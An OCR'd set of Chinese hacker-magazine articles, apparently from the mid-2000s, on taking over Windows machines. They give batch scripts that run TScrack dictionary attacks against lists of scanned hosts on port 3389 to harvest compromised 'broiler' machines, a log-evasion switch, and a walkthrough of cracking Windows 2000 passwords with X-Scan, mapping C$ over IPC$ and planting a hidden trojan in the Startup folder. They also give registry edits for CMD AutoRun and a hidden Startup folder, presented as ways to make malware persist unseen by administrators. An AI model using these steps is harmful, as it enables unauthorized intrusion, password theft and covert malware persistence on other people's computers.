（本章中涉及到的程序 CHKen 工具集、DSScan.exe、ms04011.exe、shed 已经收录在本期光盘中）



傻瓜黑客



终端服务之暴力破解篇

浪迹天

Win2000的终端服务（3389）大家都知道吧！它提供了通过作为终端仿真器工作的“瘦客户机”软件远程访问服务器桌面的能力。终端服务只把该程序的用户界面传给客户机。客户机然后返回键盘和鼠标单击动作，以便由服务器处理。每个用户都只能登录并看到它们自己的会话，这些会话由服务器操作系统透明地进行管理，而且与任何其他客户机会话无关。客户软件可以运行在多个客户机硬件设备上，这样的话，就可以用主机上的大量资源了。


做为菜鸟的我最喜欢的就是图形界面的肉鸡了，这里就有VNC之类的图形界面木马或者远程控制软件，但是这样的软件大都被杀毒软件给盯上了，我们总是一次又一次的加壳，但是总不能用太久，杀毒软件总是跑的很快，这就让我们很怀念3389肉鸡，这可是最安全的肉鸡呀，这是合法的。呵呵，我们总说3389是我们的最爱。于是我们总想办法找到3389肉鸡，使用的方法很多，像什么溢出后加管理员，再开3389服务之类的。但是对于小菜们来说，这又谈何容易啊！最后由大虾们总结的方法是这样的：用X-scan直接扫描，设置扫描参数，把“从文件获取主机列表”打上勾，进入“扫描模块”只把下边两项打上勾：“NT-server弱口令”和“sql-server弱口令”，OK后就点绿箭头开始了，这种方法在以前是非常有效的，一天扫描到几十个不成问题，但现在许多网站管理员已经把139和445端口给禁止访问了，这样就不能得到netbios信息了，X-scan也就不能扫描到NT弱口令，对付XP也是束手无策，SQL-SERVER弱口令更如大海落针。

怎么办，我们不禁要问，别急，我们还有办法的，使用暴力破解吧！

我们这次的主角就是TScrack.exe。TScrack.exe是针对终端服务的一个密码破解程序。这个程序被微软推荐给用户使用，来检查终端服务密码的强壮。程序使用msrdp控件，可在本地虚拟远程终端连接窗口，通过密码字典进行破解。可以指定多种参数，使用比较灵活，破解速度视攻击主机与被攻击主机网络带宽而变化。此软件可以只利用3389服务的登录框猜解密码，不再使用原先的139端口了，废话少说，来看具体操作。在CMD下启动TScrack.exe，会首先分离出main_scraper.nnt，MSRDP.OCX，MSWINSCK.OCX这几个文件，然后就可以正常运行了。看下参数，如图1。

都是英文的，我简单说下参数的意思：

-h：显示使用帮助然后退出
-V：显示版本信息然后退出
-s：在屏幕上打出解密能力信息并退出
-b：密码错误时发出声音
-t：同时发出多个连接，就是多线程。
-N：Prevent System Log entries on targeted server
-U：卸载移除tscrack组件。
-f：使用-F后面的密码。
-F：间隔时间（频率）
-l：使用-L后面的用户名
-w：使用-W后面的字典
-p：使用-p后的密码
-D：登录主页面



```
E:\3389pj>tscrack
terminal services cracker (tscrack.exe)  v2.1.77  2003-22-03 07:29 PM UTC
(c) 2003 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.com

Usage help:
  tscrack [switch] [switch [arg]] ... <Host/IP[:port]>

Parameters:
 <Host/IP[:port]> : DNS name or IP address of target server, optional port

Switches:
               -h : Print usage help and exit
               -V : Print version info and exit
               -s : Print chipher strenght info and exit
               -b : Enable failed password beep
               -t : Use two simultaneous connections [EXPERIMENTAL]
               -N : Prevent System Log entries on targeted server
               -U : Uninstall tscrack and remove components
               -B : Bruteforce mode
      -f <number> : Wordlist entry to start cracking with
    -w <wordlist> : Wordlist to use; tscrack tries blank passes if omitted
      -n <number> : Minimal bruteforce password lenght
      -x <number> : Maximal bruteforce password lenght
     -q <charset> : Additional bruteforce custom chars [EXPERIMENTAL]
       -F <delay> : Sampling Frequency (Delay between samples in ms)
        -l <user> : Account name to use, defaults to Administrator
      -D <domain> : Specify domain to attempt logon to
    -p <password> : Use <password> to logon instead of wordlist/blank pass

E:\3389pj>
```

图1

通过上面的介绍，大家对这个程序有点认识了吧，不明白的再自己想想吧，我用例子来说明！

使用格式是这样的：

```
E:\3389pj>tscrack
terminal services cracker (tscrack.exe)  v2.1.77 2003-22-03 07:29 PM UTC
(c) 2003 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.com
Usage help:
tscrack [switch] [switch [arg]] ... <Host/IP[:port]>
Parameters:
 <Host/IP[:port]> : DNS name or IP address of target server, optional port
```

好了，知道格式了，我们就开始吧！假设我们现在想破解218.XXX.XXX.X64的管理员登录密码，就在CMD里这样输入：**tscrack 218.XXX.XXX.X64 -l administrator -p 12345678**，如图2。

意思就是用“12345678”做密码来尝试登录218.XXX.XXX.X64的终端，如果正确的话，就会返回结果。但是通常一次就能猜对的机会好像很少，除非你做梦梦到管理员密码了，但是也不排除这种可能，不过我是没有梦到过。

好了，知道怎么用的了，我们总不能一个个的试吧，我们肯




图2

定要用字典了。关于字典的配置我也不想说什么了，大家可以去网上找找，有很多的字典生成工具，像什么万能钥匙之类的，小榕也有这样的字典，然后就是制作字典，怎么配置网上有许多这方面的文章，读者们可以自己去研究，这里要注意的是密码数应该保持在2000左右，最好在万能钥匙的倒数第二步里选择常用的一些数字和英文，自己再加一点，例如：5201314，12345678等等，你要是不想自己做呢，网上也有做好的，下载就行了，我们假设这里我有个字典pass.dic。

好了，需要的我们都有了，我们来用批处理实现吧！方便一点啊！呵呵~~

首先就是用SuperScan加大范围把开着3389的电脑扫下来吧，整理后保存为3389.txt，（IP数不要太多，一般在100个左右）保存好后，就用记事本写一段批处理命令，名字为3389.bat，代码如下：

```
@if not exist ipcScan.txt goto noscan
@for /f "tokens=1 delims= " %%i in (3389.txt) do call hack.bat %%i
:noscan
@echo 3389.txt no find or scan faild
```

这段代码的大概意思是从3389.txt（刚刚用SUPERSCAN保存后的文件）里取一段字符，接着运行hack这段字符，保存后把后缀名改为BAT就可以了。

再写一个BAT文件，名字为hack.bat，代码如下：

```
@if not exist tscrack.exe goto noscan
@tscrack %1 -l administrator -w pass.dic >>jieguo.txt
:noscan
@echo tscrack.exe no find or scan faild
```

这段代码的意思是：运行tscrack.exe，要破解的用户名为administrator （一般现在的管理员都用这个名字）字典文件为pass.dic。最后把3389.txt，3389.bat，hack.bat，pass.dic以及TSCRACK所有的文件放在同一个文件夹里，如图3。




图3

最后就是启动3389.BAT。接下来要做的事就是等待了，结果会保存在jieguo.txt里，放在肉鸡上一晚上搞10来个极品肉鸡都有可能。好了，就这些了，大家如果运气好的话，破几个3389的肉鸡肯定不是什么难事，但是要注意的是你的字典要做的很好，最后再说几句，你还是去网上看看字典的制作方法，做一个自己的字典。如果你还有什么问题的话，就到论坛（http://www.hackerxfiles.net/bbs）来说吧！

（文章中涉及到的程序tscrack已收录于光盘中）


让98成为2k的恶梦

WZHPRO@JSCPU

我在2004年11期上写了《恶行网吧五毒招》后，一些朋友总是夸我的运气好，总是碰到没有设密码的网吧主机，而他们所在的网吧的密码不是很好猜。怎么办呢？98下不能运行LC4，溢出工具也大都是在NT下编译的，在98下无法运行。难道眼睁睁得看着网管在一边偷笑吗？不行！所以我今天就把在98下破解2k密码的具体方法告诉大家。不知大家有没有看过我在2004年9期上写的《"PUBWIN免费全攻略"一文的不妥之处》，当时我在文章中提到可以用X-SCAN 2.3来破解2k密码，可是大家都没有注意，所以我在这里再详细讲一下。


因为我们是暴力破解远程2K密码，所以要先准备一个好用的字典。我比较喜欢用"超级字典生成器（superdic）"。他的操作简单且生成速度相当快，十分好用。制作完成后用它去替换X-SCAN目录下dat文件夹中的nt_pass.dic（文件名不要变，就用nt_pass.dic，这样免去了在设置中改的麻烦）。

好了，我们进入X-SCAN的扫描模块设置，把除了"NT-SERVER"弱口令外所有的选项前的勾都去除，如图1所示。然后去扫描模块中把对方的IP填一下就可以开始扫描了。



大家可以从图2中看出我已经利用X-SCAN把远程主机的密码破了出来，而且我仅仅用了十多分钟就搞定了。因为我的字典是随机生成的，所以如果精心设定一个好字典的话可能速度还要快不少。

我们再谈一下如何远程启动程序。98下没有AT命令，所以我们没有办法在命令行方式下让主机启动程序。熟悉2k的朋友一定知道2k启动时加载在什么程序：服务中的，注册表里的，还有……对了，就是"开始"菜单的启动文件夹里的程序。这下好



办了，我们先和远程主机建立IPC$连接**NET USE \\IP\IPC$**，再把对方的C盘映射过来**NET USE O: \\IP\C$**，OK！打开O盘看看，进入“C:\Documents and Settings\All Users\「开始」菜单\程序\启动”，一些程序就是从这里启动的。

好了，我们把配置好的木马放进去并设置好隐藏属性，接着我们要做的就是耐心得等待对方重启。他在重启后你的小马就会自动运行了。

本文仅讨论网络技术，并不是教大家去入侵别人的电脑。如果本文有什么不对的地方欢迎大家批评指正。

（文章中涉及到的程序超级字典生成器、X-SCAN 2.3已收录于光盘中）


永久个性化你的CMD

小人物

前段时间在特洛纳看帖的时候发现了下面一段bat代码，运行之后可以个性化cmd，在原来那个一层不变的cmd下用的时间长了，觉得这个很有意思的。下面的代码是我稍做修改的结果。

```
@ECHO OFF
CLS
echo 火狐技术联盟
echo [www.wrsky.com]
echo 火狐技术联盟 %user
domain%\%username%
title 个性化你的cmd
color 02
prompt [anxing@wrsky.com]#
@echo on
```

保存为run.cmd.bat。当你运行cmd的时候，运行run.cmd.bat，这样你的cmd就个性化了（如下图），可是这个方法是一时的，也就是说每次运行cmd的时候都要运行这个bat文件，有没有方法让他每次运行cmd的时候就自动运行这个bat处理呢？



呵呵，大家是不是已经想到了什么？就是网上那个很流行的建立不死帐户的方法，大家还记得吧，修改注册表让cmd和一个脚本文件关联起来我们打开注册表的**HKEY_LOCAL_MACHINE\Software\Microsoft\Command Processor\AutoRun**或**HKEY_CURRENT_USER\Software\Microsoft\Command Processor\AutoRun**让它的值成为run.cmd.bat的路径就可以了（我的是c:\winxp\system32\run.cmd.bat）这样永久的个性话你的cmd就成功了，是不是很拉风啊，可以找你的朋友炫耀一下。不知情的还以为用的Unix系统，呵呵。

打造自己的“启动”目录

说到自启动，我想大家应该都很熟悉吧，早些时候大多是使用Autoexec.bat、win.ini、“启动”目录等一些地方实现自启动的，而现在我们一般都是采用添加注册表启动项、注册为系统服务、组策略等来实现自启动的！而这些地方也是网管们必查的地方！因此高手们就会用ROOTKIT之类的进行隐藏。而我们菜鸟该怎么办呢？因此今天我要和大家说的是“启动”目录，它的功能就是在启动时把你放在目录里的东西运行，不管是什么文件、程序、甚至目录，放到启动目录的话，当你注销或启动后都会自动运行的！如果你放个什么木马的话，当然也会在注销或启动时运行的！什么，那种地方怎么能放东西呢？一下就被查出来的！这位老兄别急嘛！今天我要告诉大家的是我最新的研究成果！就是在注册表里修改两个地方达到想要那个目录甚至磁盘（这个我没试过，不过理论上可以）变成具有和系统自带的“启动”目录同样功能。怎么样，心动了没！心动不如行动，我们马上来试试！

请看下面的注册表导出文件：

```
Windows Registry Editor Version 5.00

[HKEY_USERS\S-1-5-21-861567501-602609370-1417001333-1000\Software\Microsoft\Windows\CurrentVer
-sion\Explorer\Shell Folders]
"Startup"="C:\\Winnt\system32\test\"
```

“"Startup"="C:\\Winnt\system32\test\"”就是你想要变启动目录的目录路径。

```
[HKEY_USERS\S-1-5-21-861567501-602609370-1417001333-1000\Software\Microsoft\Windows\CurrentVer
-sion\Explorer\User Shell Folders]
"Startup"=hex(2):63,00,3a,00,5c,00,77,00,69,00,6e,
00,6e,00,74,00,5c,00,73,00,\
  79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,
74,00,65,00,73,00,74,00,00,\
  00
```

这里“"Startup"=”的部分也是，路径要和上面一样，要得到这样的格式只要到注册表相应项修改后导出就可以得到了！当然，你也可以用ASCII转换工具转换为16进制！

经过这样修改后c:\winnt\system32\下的TEST目录就变成具有和启动目录相同功能的目录了！

